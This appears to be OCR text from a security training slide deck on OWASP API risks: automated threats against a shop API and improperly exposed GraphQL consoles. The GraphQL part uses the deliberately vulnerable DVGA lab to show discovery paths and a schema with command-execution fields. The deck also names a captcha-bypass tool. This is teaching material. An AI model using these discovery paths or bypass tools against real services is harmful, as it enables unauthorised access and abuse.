
```
{"_id":"PS501","product_name":"Play Station 5","stocks":"100"}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- ❑ Automated threats: Example




{"status":"success","product_name":"Play Station 5","stocks":"100"}

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)

- Automated threats: Example



```
GET /api/v1/shop/ps5/stocks
```


```
{"status":"out of stock","product_name":"Play Station 5","stocks":"0"}
```


© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API8: Lack of Protection from Automated Threats (How ?)


- ❑ Rate limit with implement captcha failure






Please click each image containing a panda in a forest

If there are None, click Skip





hCAPTCHA Solver: auto captcha bypass

★★★★★ 108 | Accessibility | 6,000+ users

© 2023 Secure D Center Co., Ltd.

- https://owasp.org/www-project-automated-threats-to-web-applications
- https://www.owasp.org/index.php/Logging_Cheat_Sheet
- https://www.owasp.org/index.php/OWASP_Proactive_Controls

API Vulnerabilities

API8: Lack of Protection from Automated Threats

❑ **Prevention:**

- The mitigation planning should be done in two layers:
  - **Business** - identify the business flows that might harm the business if they are excessively used.
  - **Engineering** - choose the right protection mechanisms to mitigate the business risk.

  - Some of the protection mechanisms are more simple while others are more difficult to implement. The following methods are used to slow down automated threats:
    - Device fingerprinting: denying service to unexpected client devices (e.g., headless browsers) tends to make threat actors use more sophisticated solutions, thus more costly for them
    - Human detection: using either captcha or more advanced biometric solutions (e.g., typing patterns)
    - Non-human patterns: analyze the user flow to detect non-human patterns (e.g., the user accessed the "add to cart" and "complete purchase" functions in less than one second)
    - Consider blocking IP addresses of Tor exit nodes and well-known proxies

- Secure and limit access to APIs that are consumed directly by machines (such as developer and B2B APIs). They tend to be an easy target for attackers because they often don't implement all the required protection mechanisms.

© 2023 Secure D Center Co., Ltd.

API9: Improper Assets Management

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API9: Improper Assets Management (What ?)

❑ **Improper assets management** takes place when an organization exposes APIs that are either retired or still in development.

❑ As with any software, old API versions are more likely to contain vulnerabilities because they are no longer being patched and upgraded

❑ Can lead to other vulnerabilities, such as excessive data exposure, information disclosure, mass assignment, improper rate limiting, and API injection.

❑ You can discover improper assets management by paying close attention to outdated API documentation, changelogs, and version history on repositories.

© 2023 Secure D Center Co., Ltd.


API Vulnerabilities

API9: Improper Assets Management (How ?)

- ❑ The GraphQL IDE interface provides documentation and permissions for users to query, mutate, update, or delete data within the IDE.

- ❑ The alias for the GraphQL endpoint IDE is as follows:
  - /graphiql
  - /console
  - /v1/graphiql
  - /v2/graphiql

- ❑ Additionally, the IDE offers variables, query, schema, and structure.



```
null
```

A GraphQL schema provides a root type for each kind of operation.

ROOT TYPES


query: Query

mutation: Mutations

subscription: Subscription

API Vulnerabilities

API9: Improper Assets Management (How ?)



Public Pastes

hak


```
hack content
```

DVGAUser
- 172.17.0.1
- (Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0)

This is my first paste

```
I was excited to spend time with my wife without being in
```

Stace
- 215.0.2.247
- (Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)



Public Pastes

hak

```
hack content
```

DVGAUser
- 172.17.0.1
- (Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0)

This is my first paste


```
I was excited to spend time with my wife without being interrupted by kids.
```

Stace
- 215.0.2.247

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API9: Improper Assets Management (How ?)




```
null
```

No Description

FIELDS

```
pastes(
  public: Boolean
  limit: Int
  filter: String
): [PasteObject]
paste(id: Int, title: String): PasteObject
systemUpdate: String
systemDiagnostics(
  username: String
  password: String
  cmd: String
): String
systemDebug(arg: String): String
systemHealth: String
users(id: Int): [UserObject]
readAndBurn(id: Int): PasteObject
search(keyword: String): [SearchResult]
audits: [AuditObject]
deleteAllPastes: Boolean
me(token: String): UserObject
```


localhost:5013/graphiql?operationName=undefined&query=query{%0A%20%
GraphiQL
Prettify
History
Schema
Query
Search Query...

```
query{
   paste(id:16) {
              id
              content
              title
          }
}
```

```
{
  "data": {
    "paste": {
      "id": "16",
      "content": "hack content",
      "title": "hak"
    }
  }
}
```

No Description

FIELDS


```
pastes(
  public: Boolean
  limit: Int
  filter: String
): [PasteObject]
paste(id: Int, title: String): PasteObject
systemUpdate: String
systemDiagnostics(
  username: String
  password: String
  cmd: String
): String
systemDebug(arg: String): String
systemHealth: String
users(id: Int): [UserObject]
readAndBurn(id: Int): PasteObject
search(keyword: String): [SearchResult]
audits: [AuditObject]
deleteAllPastes: Boolean
me(token: String): UserObject
```

SecureD

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API9: Improper Assets Management (How ?)



